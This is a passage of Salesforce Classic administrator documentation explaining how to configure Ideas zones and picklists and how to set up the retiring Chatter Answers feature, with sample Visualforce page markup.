- Create a custom field for Ideas. Custom fields appear in the Additional Information section on the Post Idea and Idea Detail pages.
- Add the `Attachment` field to the layout and set field-level security. Users can attach all supported file types, including Microsoft® PowerPoint® presentations and Excel® spreadsheets, Adobe® PDF files, image files, audio files, and video files. The maximum attachment size is determined by your organization.

  Note: In custom implementations of Ideas, you can use the `URL.getFileFieldURL` Apex method to retrieve the download URL for file attachments.

SEE ALSO:

Customizing Ideas Settings

Select Picklist Values and Defaults for a Zone

After you define picklist values for the `Categories` and `Status` fields, you can add and remove picklist values from these fields on a per-zone basis and specify a default value. This allows you to customize the `Categories` and `Status` fields based on the unique purpose of a zone. For information, see Define Picklist Values for the Categories and Status Fields on page 2520.

To add or remove picklist values from a specific zone:

1. From Setup, enter *Zones* in the `Quick Find` box, then select **Zones**.
2. Click the name of the zone.
3. In the `Idea Picklists Available for Editing` section, click **Edit** next to the `Categories` or `Status` field.
4. To remove a picklist value, select the value from the Selected Values list and click **Remove**.
5. To add a picklist value to the zone, select the value from the Available Values list and click **Add**.
6. To specify a default value for the field, use the Default drop-down list.
7. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or remove picklist values from a zone:
- "Customize Application"

SEE ALSO:

Creating and Editing Zones

Define Picklist Values for the Categories and Status Fields

Overview

For members of a zone to assign categories to an idea or be able to view an idea's status, the Ideas administrator needs to define picklist values for the `Categories` and `Status` fields. These fields are only available in an ideas community and not in an answers community.

Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets users add categories to their ideas.

An idea's status helps zone members track the progress of the idea. For example, "Under Review", "Reviewed", "Coming Soon", and "Now Available" are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

Note: If the `Category` field is displayed (instead of `Categories`), then your zone members can only assign a single category to an idea. To allow them to assign multiple categories to an idea, from Setup, enter *Ideas Settings* in the `Quick Find` box, then select **Ideas Settings** and enable `Categories`.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define picklist values:
- "Customize Application"

Defining Picklist Values

To define picklist values for the `Categories` and `Status` standard fields:

1. From Setup, enter *Ideas* in the `Quick Find` box, then select **Fields**From the management settings for ideas, go to Fields.
2. Click **Edit** next to the `Categories` or `Status` standard field.

3. On the picklist edit page, click **New** to add new picklist values to the standard field. You can also edit, delete, reorder, and replace picklist values.

   Note: Once you add picklist values to the `Categories` or `Status` field, the field will always require at least one picklist value. This means you can delete picklist values until there is one remaining for the field.

4. Add one or more picklist values (one per line) in the provided text area.
5. Select the zones that you want to include the new picklist values.
6. Save your changes.
7. To specify a default value for the `Categories` or `Status` fields, see Select Picklist Values and Defaults for a Zone.

   Note: Do not use the **Edit** link on the Fields page to specify a default value for `Categories` or `Status`. You can only specify a default value from the Zone Detail page.

8. To display an idea's status to zone members, select the `Status` field and drag it to the Additional Information section. You can find this field from Setup by entering *`Ideas`* in the `Quick Find` box, then selecting **Fields**.

   Once you select this checkbox, you can assign a status to any idea when you post a new idea or edit an existing idea.

SEE ALSO:

Managing Ideas
Select Picklist Values and Defaults for a Zone
Find Object Management Settings

Enabling the Categories Field

Organizations using the `Category` field can switch to the multi-select `Categories` field that allows zone members to associate more than one category with an idea. The `Category` field only allows one category to be associated with an idea.

Warning: Once you enable the `Categories` field, you cannot disable it. Also, enabling the `Categories` field automatically disables the old `Category` field in Salesforce and the API.

When you enable the `Categories` field, Salesforce automatically does the following:

- Checks your organization's workflow rules, triggers, validation rules, custom fields, and Apex code and lists any area that references the `Category` field. You must manually fix or remove these references before Salesforce allows you to enable the `Categories` field.
- Automatically moves all picklist values and search layouts from the old `Category` field to the new `Categories` field.
- Ensures each idea is associated with the appropriate picklist value in the new `Categories` field.
- Makes the new `Categories` field available in Salesforce and the API.

To enable the `Categories` field:

1. From Setup, enter *`Ideas Settings`* in the `Quick Find` box, then select **Ideas Settings**.
2. Click **Enable** located below the Categories message at the top of the page. This button is not displayed if your organization already has the `Categories` field enabled.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Ideas settings:
- "Customize Application"

Salesforce checks your organization's workflow rules, triggers, validation rules, custom fields, and Apex code for references to the `Category` field and lists any areas where this reference needs to be removed.

3. If you need to remove references to the `Category` field, click **Cancel**. Once you have removed the references, try enabling the `Categories` field again.

   Note: For validation and workflow rules you must delete the rule or fix the Category reference within the rule. It is not sufficient to deactivate the rule. If you need to delete a custom field that references the `Category` field, make sure to erase the field after it has been deleted. .

4. Read the information in the pop-up window, and click **Enable**. It may take several minutes for Salesforce to enable the new field.
5. Fix any custom reports that reference the old `Category` field.

SEE ALSO:

Customizing Ideas Settings

Select Picklist Values and Defaults for a Zone

Define Picklist Values for the Categories and Status Fields

Enable Idea Themes

1. From Setup, enter *`Idea Themes Settings`* in the `Quick Find` box, then select **Idea Themes Settings**.
2. Click **Edit**.
3. Select `Enable Idea Themes`.
4. Click **Save**.

SEE ALSO:

Customizing Ideas Settings

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Idea Themes settings:

- "Customize Application"

Chatter Answers Communities

Chatter Answers Implementation Overview

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

Note: We recommend that advanced Salesforce administrators and developers set up and maintain Chatter Answers, as it involves several Salesforce features.

Chatter Answers is a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Before administrators can set up Chatter Answers, their organizations must have implemented Data Categories. If you want Salesforce Knowledge articles to display in your zones, then administrators need to implement Salesforce Knowledge.

Unlike other Salesforce features, Chatter Answers spans across several areas of setup. There isn't one location in Salesforce where you can update and configure all the settings related to Chatter Answers. For example, configuring Chatter Answers might require you to update Customer Portal settings from Setup by entering *Customer Portal Settings* in the Quick Find box, then selecting **Customer Portal Settings**, and Force.com Site settings by entering *Sites* in the Quick Find box, then selecting **Sites**.

Setting up Chatter Answers also includes customizing or maintaining:

- Cases
- Case assignment rules
- Workflow rules on cases or questions
- Apex triggers on questions
- Visualforce pages
- Customer Portal users
- Organization-wide sharing defaults
- Feature licenses

Customizing the appearance of your Chatter Answers zone to match your company's branding involves creating or updating Visualforce pages and adding them to the Force.com Site used to host your zone.

SEE ALSO:

Setting Up Chatter Answers

Setting Up Chatter Answers

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Note: The steps below are general guidelines for setting up Chatter Answers. Chatter Answers integrates several Salesforce features, including features administrators may have implemented already, so each Chatter Answers implementation may be different. Contact Salesforce for specifics on your implementation.

Before administrators can set up Chatter Answers, their organizations must have implemented Data Categories. If you want Salesforce Knowledge articles to display in your zones, then administrators need to implement Salesforce Knowledge.

1. Enable Chatter Answers.
2. Configure email notification settings.
3. Implement a Customer Portal (if one doesn't already exist for your organization).
4. Configure your organization's Customer Portal for Chatter Answers.
5. Configure high-volume portal users for self-registration.
6. Implement a Force.com site (if one doesn't already exist for your organization and you want to use a site).
7. Configure your organization's Force.com site for Chatter Answers.
8. Configure cases for Chatter Answers.
9. Set Questions tab visibility.
10. Optionally:
    - Assign data categories to Chatter Answers.
    - Configure Salesforce Knowledge for Chatter Answers.
    - Add Chatter Answers to your Customer Portals or Partner Portals.
11. Configure one or more zones.
12. Troubleshoot any setup issues.

Important: After you set up Chatter Answers, it may not work properly if you change any of the configurations in the features mentioned above. If certain configuration issues are detected, Salesforce sends email notifications to the `Site Contact` user.

Tip:

- You can add custom fields to questions or replies for API integration purposes only. For example, add a custom text field to questions and use the API to populate that text field with the name of the country from which each question is posted. Any custom fields you create for questions or replies can't display in the Salesforce user interface.
- You can customize fields, page layouts, buttons and links, Apex triggers, and validation rules for questions and replies for Chatter Answers from Setup by entering "Chatter Answers" in the `Quick Find` box, then selecting **Chatter Answers** and choosing the appropriate setting.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To set up Chatter Answers:

- "Customize Application"

  AND

  "Manage Users"

  AND

  "Edit Self-Service Users"

- You can rename `Customer Support` on your zones' user interface. For example, you can change "Customer Support" to "Acme Support." Just edit the Customer Support label on the Question object.
- You can rename the Chatter Answers tab in your portal, as well.

SEE ALSO:

Chatter Answers Implementation Overview

Chatter Answers Implementation Guide

Enable Chatter Answers

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Enable Chatter Answers to set up Chatter Answers zones.

1. From Setup, enter *`Chatter Answers Settings`* in the `Quick Find` box, then select **Chatter Answers Settings**.
2. Click **Edit**.
3. Select **Enable Chatter Answers**.
4. Optionally, select:

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To enable Chatter Answers:
- "Customize Application"

Option	Description
`Show Chatter Answers in Portals`	Lets you add Chatter Answers as a tab to your Customer Portal or Partner Portal. If you choose this option, you must add the Chatter Answers tab to each portal and assign the Chatter Answers User license to portal users. If you only want to display Chatter Answers in your portals, then you don't need to set up a Force.com site to host Chatter Answers. However, a site lets guest users access some Chatter Answers data without a login, whereas portals do not.
`Optimize Question Flow`	Lets users filter search results by articles or questions before they post a question to any of your Chatter Answers zones. Also, adds `Title` and `Body` fields to questions for easier text input and scanning. This setting is turned on automatically when you enable Chatter Answers.
`Enable Rich Text Editor`	Lets zone members use the rich text editor to format text and upload images when posting questions and replies. This setting is turned on automatically when you enable Chatter Answers. Note: `Optimize Question Flow` must be enabled to select this option.

Option	Description
`Show Search/Ask Publisher Inline`	Embeds the Search/Ask Publisher inline instead of using a pop-up window. Note: `Optimize Question Flow` must be enabled to select this option.
`Enable Reputation`	Lets users earn points and ratings that display as hover text on their profile pictures. Reputation is enabled across all zones. This setting is turned on automatically when you enable Chatter Answers.
`Allow Posting Answers via Email`	Lets users post answers by replying to email notifications.
`Enable Facebook Single Sign On`	Lets users sign in to your Chatter Answers zones with their Facebook logins. If you choose this setting, your zones display an option to `Sign in with Facebook` next to your zones' `Sign In`. When a user signs in to Chatter Answers with a Facebook login, the first name, last name, and the photo associated with the Facebook account is used in posts to your zones. When you enable this feature, you must define and enable a Facebook authentication provider in your organization's security controls.
`Facebook Authentication Provider`	Lets you choose an existing Facebook authentication provider after you select `Enable Facebook Single Sign On`. You must choose a Facebook authentication provider to implement Facebook Single Sign On for your Chatter Answers zones. This setting is ignored if you have associated the Chatter Answers zone to a Chatter community with a different Facebook authentication provider.
`Custom Profile Page`	Lets you select a custom Visualforce page for users' profiles for Chatter Answers on a public Chatter community site. You must have **Visible without authentication** set for the zone in order for the user profile pages to be used. The following attributes are passed to the custom Visualforce page that you select: • `communityId`. This attribute indicates which zone the currently selected feed item, such as a question or a reply, belongs to. • `userId`. This attribute indicates the owner of the currently selected feed item, such as a question or a reply. • `showHeader`. This attribute is a Boolean value that specifies whether the Salesforce tab header is included in the page. If this attribute is set to true, the Salesforce tab header is displayed.

5. Click **Save**.

After you enable Chatter Answers, several items are automatically added to your organization for use with setting up zones:

- A Q&A tab where internal users and administrators can view and use Chatter Answers. Administrators can rename this tab.
- Standard permission settings for Questions on user profiles so that you can grant users permissions to questions and replies.
- Visualforce pages that you can add to a Force.com site, a tab in a Community, or a Customer Portal so that users can register, sign in, and view feed items on a zone.
- An Apex class named `ChatterAnswersRegistration` with a method for customizing Account creation for portal users.
- An Apex trigger for questions named `chatter_answers_question_escalation_to_case_trigger` so that questions with specified attributes are automatically escalated to cases.
- A workflow field update named `chatter_answers_num_subscriptions_above_` so that when a question is escalated to a case, `Priority` on questions is updated.
- Two workflow rules, `chatter_answers_no_best_reply_within_time_limit_wf` and `chatter_answers_num_subscriptions_above_limit_wf`, which you can customize and activate so that questions without best replies or questions with a specified number of followers are automatically escalated to cases.

SEE ALSO:

Chatter Answers Implementation Overview

Setting Up Chatter Answers

Visualforce Pages for Chatter Answers

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

After you enable Chatter Answers, the Visualforce pages below are automatically added to your organization. You can use these pages to set up and configure Chatter Answers.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

Visualforce page	Description
`ChatterAnswersAgentView`	The Visualforce component that displays questions on case detail pages when questions are converted to cases. This component is optional and offers an alternative to the case detail page.
`ChatterAnswersChangePassword`	The page where users can change their passwords to your zone.
`ChatterAnswersForgotPassword`	The forgot password page for your zone.
`ChatterAnswersForgotPasswordConfirm`	The forgot password confirmation page for your zone.
`ChatterAnswersHelp`	The online help page displayed to users when they click **Need Help?**.
`ChatterAnswersLogin`	The login page for your zone.
`ChatterAnswersRegistration`	The page where users can self-register for access to your zone.

Visualforce page	Description
When you create a zone, the following page is added to your organization: *Community Name*_main (Home Page)	The page that includes the question, reply, and Salesforce Knowledge article feeds for your zone. This page is also used to determine the community from which email notifications are sent to users. This page is automatically generated when you save a new zone without choosing `Visualforce Page That Hosts Your Community's Feeds`. The generated page includes your zone's ID so that topics, questions, and replies are associated with your specific zone and can display on it. The page is named after your zone with a suffix of "_main," for example, `ZoneName_main`. The page also includes a language attribute that matches your organization's default language.

SEE ALSO:

- Enable Chatter Answers
- Setting Up Chatter Answers
- Visualforce
- Customizing Chatter Answers using Visualforce Pages

Customizing Chatter Answers using Visualforce Pages

You can create a Visualforce page that displays a Chatter Answers zone customized for your users.

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

By using a Visualforce page, you can add custom widgets to Chatter Answers, such as announcements or ads, which let you extend your branding and change the experience for users. You can also control the arrangement of elements on the page. Your customers can access your custom Chatter Answers zone through a Force.com site, a tab in a Community, or a Customer Portal to which you've added the Visualforce page. When internal users access a Chatter Answers zone that uses a Visualforce page, they see only the zone that is related to the page; they can't switch zones as they can when using the standard Q&A tab.

Note: You can't customize the Chatter Answers Q&A tab with a Visualforce page, but you can add a Visualforce tab in your organization and create an internal Chatter Answers experience with your custom Visualforce page.

In order to display the zone, the Visualforce page you create must include either the `chatteranswers:allfeeds` component or a combination of the following components: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`.

Example: Custom Visualforce Page using the `chatteranswers:allfeeds` Component

The `chatteranswers:allfeeds` component provides an out-of-the-box Chatter Answers Visualforce page. A page that uses the `chatteranswers:allfeeds` component includes the following Chatter Answers elements:

- Chatter Answers sign in
- Chatter Answers profile
- Data category filters
- The Search/Ask bar
- Feed filters
- The questions feed

For example, the following Visualforce page including the `chatteranswers:allfeeds` component has all of the Chatter Answers elements in the standard arrangement for a zone without any other custom widgets.

```
<apex:page>

   <body>
         <chatteranswers:allfeeds communityId="09aD00000000K7c"/>
   </body>
</apex:page>
```

Example: Custom Visualforce Page using All of the Chatter Answers Page Components

Using the Chatter Answers page components allows you to pick and choose which elements of your Chatter Answers zone appear to your customers. You can use as few as one component or you can customize your page to use all of them. You can include the following components:

- `chatteranswers:aboutme`
- `chatteranswers:guestsignin`
- `chatteranswers:feedfilter`
- `chatteranswers:feeds`
- `chatteranswers:searchask`
- `chatteranswers:datacategoryfilter`

Using the Chatter Answers page components instead of the `chatteranswers:allfeeds` component allows you more flexibility over the arrangement of the elements on the page. For example, the following Visualforce page includes all of the standard Chatter Answers elements, but they appear in a different order on the resulting page than they do when you use the `chatteranswers:allfeeds` component. In this example, the Search/Ask component and the feed filter appear below the feed instead of above it.

```
<apex:page language="en_US" showHeader="false" cache="true">
 <body>
  <div class="csMini">
   <div class="threecolumn">
    <div class="leftContent">
     <chatteranswers:guestsignin />
     <chatteranswers:aboutme communityId="09aD00000000cfE"/>
     <chatteranswers:datacategoryfilter communityId="09aD00000000cfE"/>
    </div>
    <div class="mainContent">
     <div class="lowerMainContent" id="lowerMainContent">
```

```
      <div id="rightContent" class="rightContent"></div>
      <div id="centerContent" class="centerContent">
       <chatteranswers:feeds communityId="09aD00000000cfE"/>
       <chatteranswers:searchask communityId="09aD00000000cfE"/>
       <chatteranswers:feedfilter />
      </div>
     </div>
    </div>
    <div class="clearingBox"></div>
   </div>
  </div>
 </body>
</apex:page>
```

SEE ALSO:

Adding a Custom Visualforce Page to Display Chatter Answers

Visualforce Pages for Chatter Answers

Configuring Email Notifications for Chatter Answers Users

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Determine when emails are sent to users by configuring the notification settings that apply to all of your zones. Each email includes a link to a specific zone so that users can easily return to it.

1. From Setup, enter *Email Notification Settings* in the Quick Find box, then select **Email Notification Settings**.
2. Click **Edit**.
3. Choose from the following settings:

Option	Description
Replies to a question they own	Notify customers when other users reply to their questions.
Replies to a question they follow	Notify customers when other users reply to questions they're following.
Selects a best answer on a question they follow	Notify customers when a best answer is selected for a question they're following.
Sends a private reply to their question (Customer Support)	Notify customers when customer support responds to their questions privately.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To configure email notifications for your Chatter Answers users:

- "Customize Application"

4. Click **Save**.

SEE ALSO:

Chatter Answers Implementation Overview

Setting Up Chatter Answers

Configuring a Customer Portal for Chatter Answers

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Note: Even if you don't plan on using a Customer Portal, you must configure one for Chatter Answers to authenticate users who sign in to your Chatter Answers zone.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To set up and update the Customer Portal:

- "Customize Application"

1. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
2. Click **Edit** next to the Customer Portal you want to configure for Chatter Answers.
3. Click Login Enabled to let customers sign in to Chatter Answers.
4. In From Email Address, type the address from which all email communications from your Chatter Answers zone are sent. For example, support@acme.com.
5. In From Email Address Name, type the name associated with the From Email Address. For example, Acme Customer Support.
6. Click Self-Registration Enabled to let customers register themselves for access to Chatter Answers.
7. In Default New User License, choose the portal user license that's automatically assigned to customers who self-register. We recommend you choose the High Volume Customer Portal license.
8. In Default New User Profile, choose the profile that's automatically assigned to customers who self-register. We recommend you choose the profile you cloned and customized for self-registration.
9. Click **Save**.
10. Assign the profile you selected as the Default New User Profile to your Customer Portal so that users can sign in to your zone:
    a. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
    b. Select your portal's name.
    c. In the Assigned Profiles section, click **Edit Profiles**.
    d. Click Active next to the profile you selected as the Default New User Profile.

e. Click **Save**.

SEE ALSO:

Chatter Answers Implementation Overview

Setting Up Chatter Answers

Enable Customer Portal Login and Settings

Configuring Portal Users for Self-Registration to Chatter Answers

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Configure Customer Portal users for self-registration to your Chatter Answers community.

1. Clone the High Volume Customer Portal profile so that you can customize it:
   a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
   b. Click **Clone** next to High Volume Customer Portal.
   c. Type a name for the new profile.
   d. Click **Save**.
2. Customize the cloned profile to include permissions to the standard objects on your community:
   a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
   b. Click the name of the cloned profile.
   c. Click **Edit**.
   d. In Standard Object Permissions, click on the following permissions to these objects:

Object	Permissions
Cases	Read, Create
Contacts	Read
Questions	Read, Create
Account	Read

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To set up and update the Customer Portal:
- "Customize Application"

To manage Customer Portal users:
- "Edit Self-Service Users"

e. Click **Save**.

SEE ALSO:

Setting Up Chatter Answers

Configuring a Customer Portal for Chatter Answers

Chatter Answers Users Overview

Configuring a Force.com Site for Chatter Answers

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Note: Configuring a Force.com site is recommended for self-service communities.

Configure a Force.com site for Chatter Answers to host a domain and publicly display some of your Salesforce data, such as questions, replies, and Salesforce Knowledge articles.

1. From Setup, enter *Sites* in the `Quick Find` box, then select **Sites**.
2. Click **Edit** next to the name of the site you want to configure for Chatter Answers.
3. Click `Active` to activate the site.
   You can activate the site after you've finished setting up Chatter Answers.
4. In `Active Site Home Page`, choose a Visualforce page as the home page for your site.
5. Click **Save**.
6. Click **Edit** on the Site Visualforce Pages related list.
   a. Use the **Add** and **Remove** buttons to enable the following Visualforce pages for your site:
      - `ChatterAnswersAgentView`
      - `ChatterAnswersChangePassword`
      - `ChatterAnswersForgotPassword`
      - `ChatterAnswersForgotPasswordConfirm`
      - `ChatterAnswersHelp`
      - `ChatterAnswersLogin`
      - `ChatterAnswersRegistration`

   b. Click **Save**.
7. Click **Public Access Settings** to grant guest users (unauthenticated, non-Customer Portal users) access to cases, questions, and Salesforce Knowledge articles.
   a. Click **Edit** on the profile for Chatter Answers users.
   b. In Standard Object Permissions, click **Read** on Cases and Questions.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

c. Optionally, if you want articles to display in Chatter Answers , click **Read** on articles types in Article Type Permissions.

d. Click **Save**.

8. Click **Edit** next to a category group in the Category Group Visibility Settings related list to grant users access to the categories so that they can browse questions, replies, and Salesforce Knowledge articles.

   a. Next to `Visibility`, click `All Categories`.

   b. Click **Save**.

9. Return to the site and select its name from Setup by entering *`Sites`* in the `Quick Find` box, then selecting **Sites**.

10. Click **Login Settings** to enable user authentication for the site.

    a. Click **Edit**.

    b. In `Enable Login For`, choose the Customer Portal you created for Chatter Answers.

    c. Click **Save**.

After you configure your Force.com site for Chatter Answers, you can replace the default Visualforce pages that make up your community with customized ones. The Visualforce pages are automatically set to your site's URL so that portal users can navigate to them.

Note: To make your site's page URLs short and easy to remember, you can use the Chatter Answers URL rewriter. The following pages use the URL rewriter:

- `ChatterAnswersHelp`
- `ChatterAnswersLogin`
- `ChatterAnswersRegistration`
- `ChatterAnswersForgotPassword`

Chatter Answers is also compatible with custom URL rewriters for sites.

1. From Setup, enter *`Sites Settings`* in the `Quick Find` box, then select **Sites Settings**.
2. Click **Edit** next to a site.
3. Choose the pages to replace. If you replace the `Change Password Page`, the `Change Password Page` for your site is automatically updated too.
4. Click **Save**.

Note: Internet Explorer 8 users receive a security warning if you customize with URLs that don't include https://.

SEE ALSO:

Chatter Answers Implementation Overview

Setting Up Chatter Answers

Visualforce Pages for Chatter Answers

Configuring Cases for Chatter Answers

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Configure case features for Chatter Answers so that cases are created, escalated, and accessed by the appropriate users of your Chatter Answers zones.

1. Set your organization-wide sharing defaults to `Private on Account`, `Controlled by Parent on Contact`, and `Private on Case` to prevent users from accessing each others' information.
2. Set field-level security on `Question` on cases to `Visible` for profiles assigned to your Customer Portal so that users can access their private questions.
3. Update `Origin` on cases with the value in the Question trigger so that support agents can see which cases originated from Chatter Answers.
4. Create a case assignment rule where Case Origin equals the value of Chatter Answers so that cases created from private questions are assigned to support agents.
5. Grant high-volume portal users access to cases so that they can access their private questions on Chatter Answers.

SEE ALSO:

Setting Up Chatter Answers

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To set organization-wide sharing defaults:
- "Manage Sharing"

To set field-level security:
- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

To customize fields:

To create assignment rules:

To grant high-volume portal users access to cases:
- "Customize Application"

Setting Q&A Tab Visibility

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Set the visibility of the Q&A tab to `Default On` so that support agents can view, search, filter, and moderate questions posted to your Chatter Answers zones.

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a support agent profile.
3. Depending on which user interface you're using, do one of the following:
   - Enhanced profile user interface—In the **Find Settings...** box, enter the name of the tab you want and select it from the list, then click **Edit**.
   - Original profile user interface—Click **Edit**, then scroll to the Tab Settings section.
4. Specify the visibility of the Q&A tab to `Default On`.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

USER PERMISSIONS

To set Q&A tab visibility:
- "Manage Profiles and Permission Sets"

5. (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.
6. Click **Save**.

SEE ALSO:

Setting Up Chatter Answers

Assigning Data Categories to Chatter Answers

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Assign a data category group to Chatter Answers so that it's available to all of your Chatter Answers zones. You configure each zone with a top-level data category (topic) in which customers and support agents can categorize and filter questions and knowledge articles.

1. From Setup, enter *Data Category Assignments* in the Quick Find box, then select **Data Category Assignments** under Chatter Answers.
2. Click **Edit**.
3. Select a category group.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

